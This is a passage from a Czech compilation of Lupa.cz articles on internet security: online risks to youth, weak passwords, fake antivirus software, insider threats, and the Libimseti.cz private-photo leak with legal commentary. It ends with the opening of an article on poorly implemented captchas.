Třeba i zde na Lupě vyšla tisková zpráva Microsoftu referující o výsledcích průzkumu, který si Microsoft nechal udělat v některých zemích EU od agentury Cross Tab. Dochází k závěru, že 29 % mladistvých se stalo obětí online obtěžování. Jenže když se neřekne, co přesně si pod oním obtěžováním představit (jak přesně zněla otázka, na kterou respondenti odpovídali), pak vlastně ani nevíme, o čem uvedené číslo vypovídá. Každého může obtěžovat něco jiného (i v jiné míře či intenzitě). Třeba jen pouhé dvoření od vrstevníka opačného pohlaví.

Opět ale nechci bagatelizovat reálný problém: rozhodně netvrdím, že žádná kybernetická šikana neexistuje a že s ní není třeba bojovat. Jen bych asi neviděl věci zase až tak jednobarevně - a dopřál sluchu také výsledkům průzkumů a studií, které nevidí věci až tak černě. Třeba jako tato studie, provedená v loňském roce na Harvardské univerzitě v USA.

Hlavní výsledky této studie (kterých si všimnul třeba i prestižní časopis Time) totiž naznačují, že Internet a celé online prostředí nemusí být až tak nebezpečné, jak si dnes myslíme. Studie sice konstatuje, že je toho ještě hodně, co o online světě a chování nejmladší generace v něm nevíme. Ale že každá generace si sama formuje určitý životní styl, podle svých vlastních preferencí, a nejinak je tomu i tady. A jestliže v něm není všechno úplně ideální, pak jsou to hlavně nešvary, zlozvyky a špatnosti kamenného světa, které se promítají do online světa, než aby byly generovány právě tímto prostředím.

Studie si všímá například i toho, že v online světě (na Internetu) jsou nejvíce ohrožené právě ty děti, které mají tendenci angažovat se v různých podezřelých až nebezpečných aktivitách i v kamenném světě. A že psychosociální atmosféra a rodinné prostředí kolem konkrétních mladistvých mnohem více předurčuje rizika, kterým budou vystaveni, než použití nějakého specifického média či technologie.

A i v této studii zde najdeme zajímavá čísla. Třeba to, že 90 až 94 % všech sexuálních obtěžování, v situacích, kdy je znám věk obtěžovaného, mají na svědomí vrstevníci nebo čerstvě dospělí jedinci. A že plných 69 % procent takovýchto obtěžování vůbec nesměřuje k nějakému setkání v kamenném světě.

Studie si pak všímá i zajímavého momentu: že média v tomto ohledu působí kontraproduktivně, tím, jak přeceňují podíl sexuálního obtěžování ze strany starších dospělých, i tendenci přimět mladistvého k setkání v kamenném světě. Tím prý média spíše odvádí pozornost od těch problémů, které mladé lidi v online světě skutečně trápí.

A ještě jedna zajímavá věc: studie dospěla k závěru, že nemá smysl se spoléhat na nějaké technologické řešení existujících problémů. Ostatně, ocitujme si závěr zmiňovaného článku v časopise Time, který vše docela trefně shrnuje:

Tuto rozsáhlou roční studii lze stručně shrnout takto: moc se nespoléhejte na to, že technologie ochrání vaše děti před technologiemi. Neexistuje žádné jednoduché řešení – třeba jako ověřování věku či filtrování apod. – které by uchránilo vaše děti před újmou. A jen s několika výjimkami (kterých se média obvykle chytnou a náležitě je rozmáznou) nejsou nástrahy, číhající na vaše děti v online světě, o nic větší než ty, které na ně číhají každý den v reálném světě. Je to pořád stejná písnička, mámy a tátové – je na vás zajistit, aby se vaše děti nedostaly do něčeho, co už nedokáží samy zvládnout. Nesvádějte to na média.

Celý článek i s diskusí je možné najít na http://www.lupa.cz/clanky/sid-2009-do-boje-proti-kyberneticke-sikane/

2.4 Oblíbená hesla? 1234, password nebo křestní jména

Jiří Macich – 16. 2. 2009

Společnost Errata Security se podívala na zoubek 28 000 ukradených hesel a zjistila, že i po letech nekonečné osvěty uživatelé stále používají notně slabá hesla. Výjimkou nejsou heslo typu po sobě jdoucích kláves jako je 1234 či 12345678, eventuálně QWERTY. Taková hesla volí 14 % uživatelů.

Dalších 16 % uživatelů jako heslo použilo své křestní jméno či křestní jméno svého potomka. Čtyři procenta hesel tvořilo slůvko *"heslo"* (resp. password) či jeho varianty jako *"password1"* a podobně. Dalších pět procent hesel tvořily názvy filmů, seriálů či různých celebrit. Dokonce se jako hesla objevovala i slůvka *"Yes"* či *"No"*.

V reálu obstojné heslo by mělo přitom obsahovat delší, ideálně náhodný řetězec znaků tvořený malými a velkými písmeny v kombinaci s číslicemi, eventuálně lze sáhnout i po různých speciálních znacích. Ke každé citlivé službě by pak mělo být heslo vlastní, které rozhodně není radno poznamenávat si někde u počítače nebo si ho s sebou nosit v peněžence.

Celou zprávu i s diskusí je možné najít na http://www.lupa.cz/zpravicky/oblibena-hesla-1234-password/.

Další informace: http://www.lupa.cz/clanky/stinova-ekonomika-nadale-roste-varuje-symantec/.

2.5 Microsoft potvrzuje: falešné antiviry stále aktivní hrozbou

Jiří Macich - 27. 11. 2008

Microsoft potvrzuje, že tzv. falešné či podvodné antiviry jsou skutečně závažný problém. Spolu s pravidelnou porcí záplat v listopadu uvolnil také aktualizovanou verzi Nástroje pro odstranění škodlivého softwaru, která přinesla obranu právě proti malwarové rodině Win32/FakeSecSen, která tzv. falešné antiviry také zastupuje. Nová verze bezpečnostní utility se distribuovala a spouštěla prostřednictvím služby Windows Update a již statistika za první týden ukázala, že infekce Win32/FakeSecSen byla detekována téměř na milionu z prověřovaných počítačů.

Falešné antiviry se chovají tak, že uživatele na napadeném počítači zahltí množstvím obtěžujících vyskakovacích oken a nutí ho koupit drahý antivirový program, který by jej měl problémů zbavit. Podvodníci si tak přijdou na nemalou částku. Jako jedny z prvních na rozmach této formy Internetových podvodů upozornily laboratoře PandaLabs. Následně například i statistiky společnosti Eset potvrdily, že tento typ infekce a podvodů obtěžuje i české uživatele.

Celou zprávu i s diskusí je možné najít na http://www.lupa.cz/zpravicky/microsoft-potvrzuje-falesne-antiviry-stale-hrozbou/

2.6 Hlavní riziko pro bezpečnost firem představují jejich vlastní zaměstnanci

Ondřej Bitto – 21. 11. 2008

Bezpečnostní průzkumy mezi IT firmami jsou běžnou součástí analýz a sledování vývoje chování této oblasti. Nejedná se přitom pouze o zahraniční příklady, které často bývají citována, ale také tuzemské – jedním z posledních je průzkum publikovaný společností GiTy.

S otázkami z oblasti bezpečnosti byl osloven management více než sto padesáti společností, mezi kterými nechyběly například Telefónica O2, Siemens, Česká Spořitelna, ČSOB, Komerční Banka, CZECHINVEST nebo České Radiokomunikace. Jaký je tedy současný stav bezpečnosti firem v Česku?

Na služby externích specializovaných firem se v oblasti bezpečnosti IT podle průzkumu spoléhá každá čtvrtá společnost. Jedná se o doklad toho, že outsourcing je v případě specifických IT oblastí v oblibě. Pokud společnost nechce konkrétní odpovědnost brát přímo pod svá křídla, může být jednodušší a ve finále i efektivnější, pokud investují do zajištění služeb zvenku. V případě bezpečnosti to platí dvojnásob. Nevýhodou však mohou být vyšší náklady, navíc je zapotřebí se dobře rozhodnout, koho oslovit.

Příliš nenaštvat zaměstnance?

Další statistika pouze dokladuje dlouhodobý trend: Hlavní riziko bezpečnosti IS/IT vidí firmy v 78 % ve vlastních zaměstnancích. V tomto bodě je však důležité uvědomit si, že nejde o zaměstnance, kteří by cíleně prováděli útoky proti vnitřní infrastruktuře IT, ale většinou omyly z neznalosti. Pro příklad netřeba chodit daleko, zkuste si každý projít každého z blízkého okruhu svých spolupracovníků. Kolik z nich je otráveno nařízeními, bezpečnostní politikou, striktním přístupem adminů? Od recepční až po generálního ředitele se najde jen pár jedinců, kteří se chovají „bezpečně“ – ať už to v konkrétní IT/IS politice konkrétní firmy znamená cokoliv.

Přesto se ale, i když v menším měřítku, objevují plánované interní krádeže dat, většinou od nespokojených nebo odcházejících zaměstnanců. Zpravidla tak chtějí ztížit život firmě a třebas i za úplatu usnadnit bytí konkurenci. Pokud někdo plánuje odchod delší dobu, není problém, aby si potají postupně sbíral vše potřebné. V opačném případě ale zastávám často nepopulární striktní postup: má-li zaměstnanec „být odejit“, nejprve IT oddělení zajistí blokaci všech přístupů a teprve pak se to dotyčnému oznámí. Zdravá paranoia může předejít řadě případných trablů.

Bezpečnostní incidenty postihují každou druhou firmu

Z výsledků zmíněného průzkumů vyplývá, že skoro u čtvrtiny firem byla v poslední době ohrožena bezpečnost jejich IS/IT. Jako hlavní důvod jsou uváděny počítačové viry, 18 % dotázaných se do problémů dostalo kvůli selhání výpočetní techniky. Finanční ztráty se v těchto případech pohybují v desítkách tisíc za rok.

Hlavním problémem útoků zvenku v současnosti bývají způsobené škody, kdy je zapotřebí započítat jednak práci při nápravě navíc, jednak nemožnost nějakou dobu pracovat. Při rozsáhlejších újmách je škoda, že nebývá možné vystopovat pachatele, tedy původce síťového útoku, tvůrce viru apod. – vymahatelnost vyčíslitelných škod by pak byla pádným argumentem pro to, aby si to dotyčný napříště rozmyslel. Většinou tak bohužel v opravdu velkých případech končí trestním oznámením na neznámého pachatele, ale pravděpodobnost vystopování se takřka rovná nule. Vše tak naráží na stejný problém, jako je tomu například v případě legislativních postihů spammerů.

Tomu, že se jedná o citlivé téma, napovídá i doplnění MARKA CHLUPA, IT experta GiTy: *"Uvedené výsledky jsou značně ovlivněny tím, že nedokonalé zabezpečení cenných dat, a z toho plynoucí škody, jsou citlivým tématem*

a spousta firem tyto informace není ochotna zveřejnit. Ve skutečnosti však můžeme počítat s daleko vyšším vyčíslením škod, i počtem napadených. Z naší zkušenosti vyplývá, že s bezpečnostními incidenty se potýká průměrně každá druhá firma."

Drobné výdaje pro velké zisky

Na jedné straně se dnes ve světě bezpečnosti stále více řeší ochrana koncových uživatelů, což by však nemělo zastínit nebezpečí hrozící především větším firmám. Nejde přitom pouze o klasické viry nebo červy, například osobně jsem zvědav na vývoj obchodu s citlivými informacemi nebo jejich zneužitím. Už nyní se ukazuje, že pro útočníky bývá často snazší proniknout do sítě větší firmy a ukrást rovnou celý balík citlivých dat o jednotlivých uživatelích, než aby se pokoušeli sbírat je jednotlivě (ať už podvodným e-mailem nebo trojským koněm apod.).

Do úvahy přichází také skloubení s ransomwarem, tedy vyděračským softwarem, který po postiženém uživateli požaduje výpalné. Vzhledem k poměrně striktnímu přístupu firem k zálohování zde ale úspěch bude slavit minimálně, proto bude kvést spíše obchod s citlivými daty. Pokud by ransomware zašifroval důležité soubory na centrálním serveru, přeci jen bude snazší obnovit je z poslední automatické zálohy, než pokoušet štěstí převodem peněz. Obecně si navíc myslím, že několik dosavadních případů ransomwaru je spíše slepým výstřelem než předzvěstí větších trablů tohoto typu.

A pokud se do budoucnosti bezpečnosti IT a IS ve firmách podíváme dál, nelze opomenout ani klasický konkurenční boj. Tak jako si jsou soupeřící společnosti schopné škodit v reálném světě, nebude problém ani v tom, aby si někdo pomohl profesionálním útokem. Dlouhodobější nedostupnost vinou například DDoS útoku dokáže u větších společností zapříčinit citelné ztráty, o zhoršení pověsti ani nemluvě. A na závěr obligátní problém: proč vymýšlet komplikované útoky, když může být snazší a levnější někoho pro získání informací podplatit přímo vevnitř. Ve světě velkých firem to platí a bude platit dvojnásob.

Celý článek i s diskusí je možné najít na http://www.lupa.cz/clanky/hlavni-riziko-predstavuji-zamestnanci/.

2.7 Kauza Libimseti.cz ukázala, že nejen král je nahý

Daniel Dočekal – 30. 10. 2008

V diskusích o viníkovi ztráty soukromí mnoha uživatelů serveru Libimseti.cz zaniká fakt, že ochrana soukromí je obecně na komunitních webech slabá. Uživatelé podceňují rizika, provozovatelé zase používají nesmyslná a často legislativně závadná pravidla provozu a slabé zabezpečení.

Těžko říci, co si vlastně myslely ty tisíce uživatelů www.libimseti.cz, které důvěřivě tomuto serveru svěřily vlastní "choulostivé" fotografie. Sice je asi zpravidla označili jako neveřejné, ale nic nakonec nebránilo tomu, aby se ocitly na Internetu a odkazy na ně se staly vyhledávaným obsahem na diskusních fórech. Počíst si o tom lze na Lupě, na Živě či na iDNES, ale nic moc se z toho vlastně nedozvíte (dokonce se přidal i Blesk, v poněkud rozmáchlejším stylu).

Snad jedině to, že někdo vytáhl pár desítek tisíc fotek od pár tisíc uživatelů, zabalil je do přehledných balíčků, doplnil soupisem umožňujícím najít kýženou přezdívku a pak to předhodil veřejně na Internet. Slovo "pak" je svým způsobem významné, udělal to totiž až déle poté, co ty fotky z Libimseti.cz povytahoval ven. A také to pravděpodobně provedl nějakou tou metodou "pokus-omyl". Všechno to říká několik věcí.

O uživatelích, že nemají základní pud sebezáchovy. O Libimseti.cz, že nemají základní mechanismy, které by jim umožňovaly vytvářet bezpečnou aplikaci a případně ještě sledovat, jestli se jim někde netoulá nezvaný host.
A také to nabízí řadu poučení. Zejména jedno o alibismu, právní ignoranci a nedostatku originality.

Za nic nemůžeme, a pokud ano, tak odpovědnost nesmíte žádat

Na Internetu, nejenom tom českém, si budete muset zvyknout, že provozní a užívací podmínky různých služeb jednoznačně ukazují, že provozovatel se zříká všech zodpovědností. V ideálním případě ovšem ty vaše ponechává, případně vám ještě přidá něco navíc. A protože jde o Internet, jaksi automaticky se předpokládá, že souhlasíte i s tím, co jste nikdy neviděli. Včetně "lahůdek" jako *"Přistoupením k Podmínkám uživatel přistupuje k těmto Podmínkám a akceptuje veškerá jejich ustanovení. "*

Jak uvidíte později, uživatelské a provozní podmínky se navíc mezi servery volně kopírují, takže jako uživatel například plně zodpovídáte za škodu při použití "cizí" e-mailové adresy, a to jak vůči onomu někomu, tak vůči provozovateli serveru. Samotný provozovatel samozřejmě nezodpovídá vůbec za nic. Tedy alespoň podle toho, co protlačil, pardon, zkopíroval do podmínek. A chvílemi budete přemýšlet, jestli vůbec věděl, co od někoho opsal.

Stejně tak platí, že *"uživatel nesmí upravovat, kopírovat, distribuovat, předávat, zobrazovat, provádět, reprodukovat, publikovat, licencovat, převádět nebo prodávat jakékoli informace, software, produkty nebo služby získané ze služeb Serveru ani z nich vytvářet odvozená díla,"* a zároveň se provozovatel serveru smluvně pasoval do role vlastníka všeho, co uživatel má, i kdyby to bylo autorské dílo. Ale o tom už byla řeč v úplně jiném článku zde na Lupě.

Bohužel, příslušné podmínky zpravidla nejspíš právník nikdy neviděl. A jejich vznik bude pravděpodobně hlavně dílem volného převyprávění z podobných anglických podmínek. Následovalo zřejmě dolepení některých věcí, o kterých si naivní tvůrce myslel, že dávají smysl. Viz například následující text, který jasně ukazuje, že jeho autor netuší nic o tom, že příslušný zákon se týká "nevyžádaných obchodních sdělení". Čistě teoreticky jsou pak podobná ustanovení v podmínkách dobrá pouze k smíchu.

Takto zaslaný e-mail splňuje veškeré podmínky Zákona o regulaci reklamy č. 138/2002 Sb,. a Zákona o některých službách informační společnosti č. 480/2004 Sb, a nelze jej považovat za nevyžádanou reklamu - spam.

Přesto, nebo možná právě proto, mají podobné podmínky ještě jednu zázračnou klauzuli, která jasně říká, jak vážně to s odpovědnosti provozovatel myslí.

Správce nenese žádnou odpovědnost za škody, které by uživateli nebo třetím osobám přímo, nepřímo či náhodně vznikly v důsledku nebo v souvislosti s využíváním služeb Serveru. Neodpovídá za škody, které by uživatelům nebo třetím osobám vznikly v důsledku nemožnosti využívání služeb Serveru nebo v přímé či nepřímé souvislosti s touto skutečností.

Podobnost čistě náhodná a ještě navíc plané sliby

Nedělejme si iluze, provozní podmínky zjevně opisují servery jeden od druhého. A ještě v nich navíc uvádějí věci, které není vůbec možné reálně splnit. Zejména viz poslední věta následujícího příkladu.

Seznamka.cz

Na tomto Serveru nejsou shromažďována žádná data osobní povahy, tak jak jsou definována v zákon č. 101/2000 Sb., o ochraně osobních údajů. Kontaktním pojítkem je pouze e-mailová adresa uživatele, popřípadě mobilní telefonní číslo v zakódovaném tvaru, vždy ve spojitosti s heslem, které volí uživatel. Tímto způsobem je vyloučena možnost manipulace s vloženými daty uživatelů. Na přání uživatele (i bez udání důvodu), budou jím vložená data vymazána z databáze. Správce prohlašuje, že podnikne veškerá možná, tj. t.č. známá opatření, aby Data zabezpečil před neoprávněnými zásahy třetích osob.

Libimseti.cz

Na tomto Serveru nejsou shromažďována žádná data osobní povahy, tak jak jsou definována v zákoně č. 101/2000 Sb., o ochraně osobních údajů. Kontaktním pojítkem je pouze e-mailová adresa uživatele, popřípadě mobilní telefonní číslo v zakódovaném tvaru, vždy ve spojitosti s heslem, které volí uživatel. Tímto způsobem je vyloučena možnost manipulace s vloženými daty uživatelů. Na přání uživatele (i bez udání důvodu), budou jím vložená data vymazána z databáze. Správce prohlašuje, že podnikne veškerá možná, tj. t.č. známá opatření, aby Data zabezpečil před neoprávněnými zásahy třetích osob.

Nejinak je tomu i v případě dalšího bodu podmínek, který má hodně společného s tím, co se vlastně stalo na Libimseti.cz. Zde si ale všimněte "drobného" rozdílu, kdy se verze Libimseti.cz stala verzí umožňující zcela volný výklad. A příliš bych nepochyboval o tom, že **předchozí verze** byla na Libimseti.cz zcela shodná s Seznamka.cz.

Seznamka.cz

*Uživatel bere na vědomí, že Data, která dobrovolně poskytne **do diskuzních fór nebo jiných automaticky generovaných stránek** mohou být použita třetí osobou. Správce však nenese žádnou odpovědnost za případné neoprávněné zásahy třetích osob, v důsledku nichž tyto osoby získají přístup k datům jednotlivých uživatelů anebo k jejich účtům anebo k příslušné databázi Správce či jeho partnerů využívajících služeb Serveru a tyto údaje neoprávněně použijí, využijí, zneužijí nebo je zpřístupní třetím osobám. Uživatel prohlašuje, že si je v této souvislosti vědom rizik pro něho vyplývajících z výše uvedených neoprávněných zásahů třetích osob.*

Libimseti.cz

*Uživatel bere na vědomí, že Data, která dobrovolně poskytne **vložením na Server** mohou být použita třetí osobou. Správce však nenese žádnou odpovědnost za případné neoprávněné zásahy třetích osob, v důsledku nichž tyto osoby získají přístup k datům jednotlivých uživatelů anebo k jejich účtům anebo k příslušné databázi Správce či jeho partnerů využívajících služeb Serveru a tyto údaje neoprávněně použijí, využijí, zneužijí nebo je zpřístupní třetím osobám. Uživatel prohlašuje, že si je v této souvislosti vědom rizik pro něho vyplývajících z výše uvedených neoprávněných zásahů třetích osob*

Kopírovat víc ze shodných podmínek obou serverů už asi nemá smysl, vlastně až na poslední bod. Ten totiž zní *"Tyto Podmínky nabývají platnosti a účinnosti jejich zveřejněním."*. A pochopitelně ani na jednom serveru se nedozvíte, kdy vlastně byly zveřejněny. Jestli chcete, můžete to nazvat záměrně netransparentním chování, neetickým přístupem, případně rovnou snahou o to, aby mohlo s podmínkami být kdykoliv a jakkoliv manipulováno.

Mezi plané sliby ale nejspíš patří i následující perla. Slibuje sice vzdušné zámky, ale v případě potřeby se dá vymluvit na slovo "zavedení", tedy na stav, který už dávno pominul.

Správce prohlašuje, že zavedení služeb Serveru věnuje a bude věnovat s vynaložením maximálního úsilí a s odbornou péčí, tak aby minimalizoval veškerá případná rizika, která by při řádném využívání služby Serveru mohla vzniknout uživatelům či třetím osobám.

Co na to všechno vlastně říká právo?

Mýty a pověry ohledně práva nejsou ale jenom na straně provozovatelů podobných serverů, zpravidla ovládají i samotné uživatele. Ti jsou navíc zticha a v klidu do okamžiku, než začnou mít pocit, že došlo k ohrožení jejich soukromí. A pak se pokoušejí uplatňovat leccos. Je pak dobré například vědět, jaké podmínky musí splňovat provozovatel webu, na kterém si uživatelé vyplňují a volitelně zpřístupňují osobní a citlivé údaje:

„Pokud se tak děje za účelem podnikání, může být provozovatelem takového webu každý subjekt, který získá živnostenské oprávnění. Nejedná se tedy o žádný povolovací systém apod. Při zpracování osobních údajů by měl takový provozovatel postupovat mimo jiné v souladu se zákonem o ochraně osobních údajů (zákon č. 101/2000 Sb., ve znění pozdějších předpisů). Povinností stanovených pro správce osobních údajů tímto zákonem je poměrně široké spektrum. Obecně se jedná o povinnosti vůči subjektům údajů (uživatelům), o povinnosti vůči Úřadu pro ochranu osobních údajů a také o povinnosti technicko-organizačního charakteru v rámci podniku správce osobních údajů. Způsob získávání osobních údajů není ve vztahu k existenci těchto povinností zcela rozhodující,"” uvádí advokát JOSEF AUJEZDSKÝ z advokátní kanceláře Mašek, Kočí, Aujezdský. A pokud máte trochu pocit, že jste se vlastně nedozvěděli nic? Tak je to správně, takhle to prostě funguje.

Jedním z dalších oblíbených "omylů" je i vše co se týká povinnosti registrovat se pro zpracování osobních údajů, případně vůbec toho, co osobní udaje jsou. Hlavně proto, že skutečnou ochranu mají v podstatě pouze **citlivé údaje** a jak už několikrát ÚOOÚ zdůrazňoval, ochrana se bude týkat jen takových údajů, které **jednoznačně** identifikují určitou osobu. Ale nejprve co na to právo:

"Co přesně se rozumí citlivým údajem, vymezuje ustanovení § 4 písm. b) zákona o ochraně osobních údajů. Citlivým údajem je „osobní údaj vypovídající o národnostním, rasovém nebo etnickém původu, politických postojích, členství v odborových organizacích, náboženství a filozofickém přesvědčení, odsouzení za trestný čin, zdravotním stavu a sexuálním životě subjektu údajů a genetický údaj subjektu údajů; citlivým údajem je také biometrický údaj, který umožňuje přímou identifikaci nebo autentizaci subjektu údajů…“ Citlivými údaje podle zákona o ochraně osobních údajů jsou tedy pouze výše uvedené údaje a nikoliv již informace či fotografie, které považuje uživatel ze svého pohledu za „citlivé“. Registraci pro zpracování osobních údajů a pro zpracování citlivých údajů lze provést najednou," říká, opět advokát Josef Aujezdský.

A zde je asi důležité se zastavit hlavně u *"které považuje uživatel ze svého pohledu za citlivé"*.

"V této souvislosti lze upozornit na skutečnost, že je sporné, zdali lze dobrovolně zveřejněnou fotografii vůbec považovat za osobní údaj ve smyslu zákona o ochraně osobních údajů. Dle našeho názoru by to s ohledem na vymezení pojmu osobní údaj v ustanovení § 4 písm. a) zákona o ochraně osobních údajů nemělo být vyloučeno, nicméně dle získaných informací zaujal Úřad pro ochranu osobních k této otázce odlišný výklad," dodává Josef Aujezdský

Zažalovat?

Začínáte mít pocit, že je to stále zajímavější? Že například fotografie nahé slečny či paní, kterou někdo vytáhl z "nedobytných, zabezpečených a dobře chráněných" útrob Libimseti.cz, vlastně vůbec nemusí být otázkou ve věci **ochrany osobních údajů?** Mohli byste Libimseti.cz dostat na ochraně osobních údajů? A když ne, jak z nich dostat nějakou tu náhradu škody.

"Primárně bude záležet zejména na obsahu smluvního ujednání mezi provozovatelem webu a jednotlivými uživateli, k jakým opatřením se provozovatel zavázal. Pokud se jedná o porušení zákona na ochranu osobních údajů ze strany provozovatele, lze si ze strany uživatelů kromě práva na vysvětlení a odstranění protiprávního stavu dle ustanovení § 21 odst. 1 zákona o ochraně osobních údajů představit také požadavek na náhradu škody. Teoreticky nelze vyloučit ani uplatnění právních prostředků souvisejících s právní úpravou ochrany osobnosti. Nicméně s ohledem na současnou rozhodovací praxi v této oblasti bychom viděli uplatňování práv poškozených touto cestou jako přinejmenším problematické. Odlišnou otázkou je pak udělení případné správní sankce ze strany Úřadu pro ochranu osobních údajů," říká advokát Josef Aujezdský.

Shrnuto a podtrženo, na porušování ochrany osobních údajů je asi nedostanete. Při trošce štěstí by snad bylo možné útočit na základě klasické ochrany osobnosti, ale, zcela otevřeně, já být soudcem, tak se na vás podívám z výšky, poklepu na čelo a pak se zeptám, jestli jste to fakt s těmi nahými fotkami na Internetu mysleli vážně. A zda jste byli při vědomí, když jste je tam dávali.

Takže vám možná nakonec zbudou jenom oči pro pláč, nebo případná možnost (když tedy mluvím o těch pár tisících poškozených), to každý jednotlivě předat ÚOOÚ. A aspoň doufat, že to bude nepříjemné pro toho, kdo zanedbal základní pravidla bezpečnosti.

Máslo na hlavě má stejně provozovatel

Máslo na hlavě vždy má a bude mít ten, od koho data unikla. Není ale příliš těžké pochopit, že otázka zabezpečení Internetových aplikací je otázkou složitou, ale také tradičně otázkou opomíjenou. Kdykoliv se spouští nový web. můžete si být skoro jisti tím, že se v něm objeví některé humorné bezpečnostní chyby - zejména XSS (Cross Site Scripting) a HTML Injection. Každý několikátý spuštěný nabízí SQL Injection, tedy možnost aktivně zasahovat do dat na serveru. A to komentuji jen a pouze takové ty chronicky viditelné věci - v dalších případech jsou bezpečnostní chyby ještě vážnější a odhalitelné ne pomocí "několika" kliknutí.

Jinými slovy, pravděpodobnost, že nějaká Internetová aplikace (server) je nějakým způsobem děravá, je **hodně velká**. A je větší tím víc, čím víc daný server vznikal na koleně a za překotného vývoje. A s něčím takovým je potřeba počítat, jak na uživatelské straně, tak na straně provozovatele.

Máslo na hlavě pak má skutečně vždy jen a pouze provozovatel. I kdyby šlo o uživatele, kteří si nastavili "špatná" hesla, neměl to umožnit. I kdyby šlo o pomstu zhrzeného zaměstnance, protože ani to neměl umožnit. A dokud většinu bezpečnostních návyků bude ignorovat, i takové základní věci jako zásadu neukládání hesel v čitelné podobě, tak budou existovat nebezpečné weby.

Realisticky, uplně nakonec

Už jsem to vlastně naznačil před chvílí, ale je dobré to zopakovat. Internet je veřejné místo a v současné době neexistuje žádné široce používané (a široce použitelné) zabezpečení čehokoliv, co tam umístíte. V drtivé většině používaný systém jméno a heslo je sám o sobě jenom velmi mírným způsobem zabezpečení, obzvlášť v kombinace s chronickou neochotou uživatelů používat bezpečná (složitá) hesla a vůbec se obtěžovat s nějakými pravidly bezpečnosti. Připočtete-li k tomu ještě phishing, viry, možnost odposlechu, ukládání hesel v počítačích, tak skutečně nemůžete klasickou kombinaci jméno a heslo brát vůbec vážně.

Pak je tu samozřejmě stále riziko toho, že vaše "bezpečně" uložené informace (texty, fotografie, cokoliv) dostane do rukou někdo "nějak jinak". Naštvaný a vyhozený správce sítě je například prodá konkurenci. Někdo se dokáže vloupat do zdánlivě dokonale zabezpečené sítě provozovatele. Někdo někde omylem ty data zapomene (třeba v ukradeném notebooku).

Suma sumárum, **cokoliv pověsíte na Internet**, je tam pověšeno s tím, že to jednoho dne může **kdokoliv** a **kdekoliv** vidět, využít a zneužít. A zapomeňte na nějaké ochrany heslem či jinak. Prostě to berte tak, jak to je. A pokud nechcete, aby někdo něco viděl či získal, nepokoušejte osud a nestrkejte to na Internet.

A co se provozních a uživatelských podmínek webových služeb týče? O tom už tu byla dříve řeč. Nezapomínejte si je přečíst. Zapamatujte si, že vás nemohou připravit o vaše práva, těch se nelze zříci jednostranným (a ještě navíc neprokazatelným) prohlášením. Ale pokud se vám podmínky nebudou líbit, nepoužívejte takovou službu. Pokud by si uživatelé, například LimibseTi.cz, opravdu uvědomili, jak s nimi provozovatel zachází, tak by dost možná rázem byl konec celému serveru.

Poznámka redakce: vyjádření TOMÁŠE KAPALÍNA za server Libimseti.cz nám dorazilo až po uzávěrce, proto je autor nestihl zapracovat do textu a připojujeme je alespoň pod článek:

Nejdříve trochu citace z tiskové zprávy, která šla k médiím od naší PR manažerky:

Kdy se to stalo a jak jste se o tom dozvěděli?
Situaci jsme začali řešit ihned ve středu ráno, kdy jsme se o problému dozvědeli. Spolu s programátory jsme analyzovali místo, kudy se útočník ke chráněnému obsahu dostal, a připravili opravu, která tomuto úniku nadále zabrání. Systém jsme aktualizovali ve čtvrtek ráno, a od té doby jsme již nezaznamenali další únik.

Oznámili jste to na policii? Podali jste trestní oznámení na neznámého pachatele?
Právě se dávají dohromady veškeré podklady, které souvisí s touto událostí. Trestní oznámení podáme během příštího týdne.

Jak na tyto zneklidňující informace reagují návštěvníci vašeho webu?
Líbímseti.cz má 1 500 000 uživatelů, kteří nahrají každý den přes 100 000 nových fotografií. Jelikož se jedná o malé procento z celkového počtu uživatelů, neobdrželi jsme do této chvíle žádné negativní uživatelské ohlasy.

Jaká jste udělali opatření, aby se nic podobného už nestalo?
Programátoři analyzovali místo, kudy se útočník ke chráněnému obsahu dostal, a připravili opravu, která tomuto úniku nadále zabrání.

Kdy budete moci říci, že vaše stránky jsou proti »zlodějům« stoprocentně zabezpečené?
V současné době se nemůže podobná situace opakovat. Problém zaheslovaných alb byl vyřešen.

Pokud bych měl přidat i něco z kuchyně, tak z našeho pohledu a z pohledu naši právní kanceláře jsou naše všeobecně podmínky v pořádku. Neříkáme, že dokonale a proto připravujeme novější verzi (zejména proti extrémním rýpalům).

Dle vyjádření našich právníků se při hacku o únik osobních informací nejednalo. K tomuto tvrzení máme i zdokumentované precedenty z jiných kauz.

Co se týká lidí, kteří zmíněnou věc provedli, máme o nich velké množství informací, neboť na Libimseti.cz se ukládají informace o činnosti každého uživatele. Zároveň zmínění uživatelé se svojí činnosti netajili, naopak se celkem chlubili, takže předpokládám, že pro policii nebude problém je dohledat. Myslím, že to byla dětská nerozvážnost, a i když se nám se stížností neozval jediný uživatel, nemohli jsme zmíněné hackování našeho portálu tolerovat.

Z toho důvodu naší právníci připravují trestní oznámení, které bude nejdéle na počátku příštího týdne doručené policii.

Na závěr jen dodám, že fotografie byly ukradeny z 1164 profilů z celkového množství více jak 1 500 000 profilů, které na libimseti.cz jsou. Celkem bylo ukradeno 14 417 privátních fotografií. Jen pro porovnání, za jeden den je na libimseti nahráno až 120 000 fotografií. Celkem tedy na našich serverech hostujeme desítky miliónů fotografií a zmíněné ukradené číslo bylo jen zlomek.

Tomáš Kapalín, Libimseti.cz

Celý článek i s diskusí je možné najít na http://www.lupa.cz/clanky/kauza-libimseti-cz-ukazala-ze-nejen-kral-je-nahy/.

2.8 Nedokonalý captcha systém

Martin Klubal – 19. 8. 2008

Překonat tento způsob ochrany založený na Turingově testu bývá paradoxně v mnoha případech náročnější pro obyčejného člověka než robota, přesto se stal nedílnou součástí mnoha formulářů a jen tak z nich v nejbližší době nezmizí. Pojďme se nyní společně podívat na špatnou implementaci captcha systémů, která způsobuje jejich praktickou nefunkčnost.

Známe ji všichni. Znesnadňuje nám občas život a vyznat se v ní bývá v mnoha případech nemalý oříšek. Nemám na mysli ženu, ale obrázkový nebo zvukový kód zabraňující botům v provedení určité akce sloužící výhradně lidem, tzv. captchu. Cílem článku, který právě čtete, není již po několikáté řešit oblíbenost tohoto způsobu ochrany u uživatelů či úspěšnost botů v průniku skrz tyto systémy, rád bych v něm ale poukázal na případy, kdy špatná implementace captchy způsobí její naprostou nefunkčnost. Právě v takových případech totiž dochází k situaci, kdy je jediným posláním captchy obtěžovat lidi, přičemž boti si s ní hravě poradí.

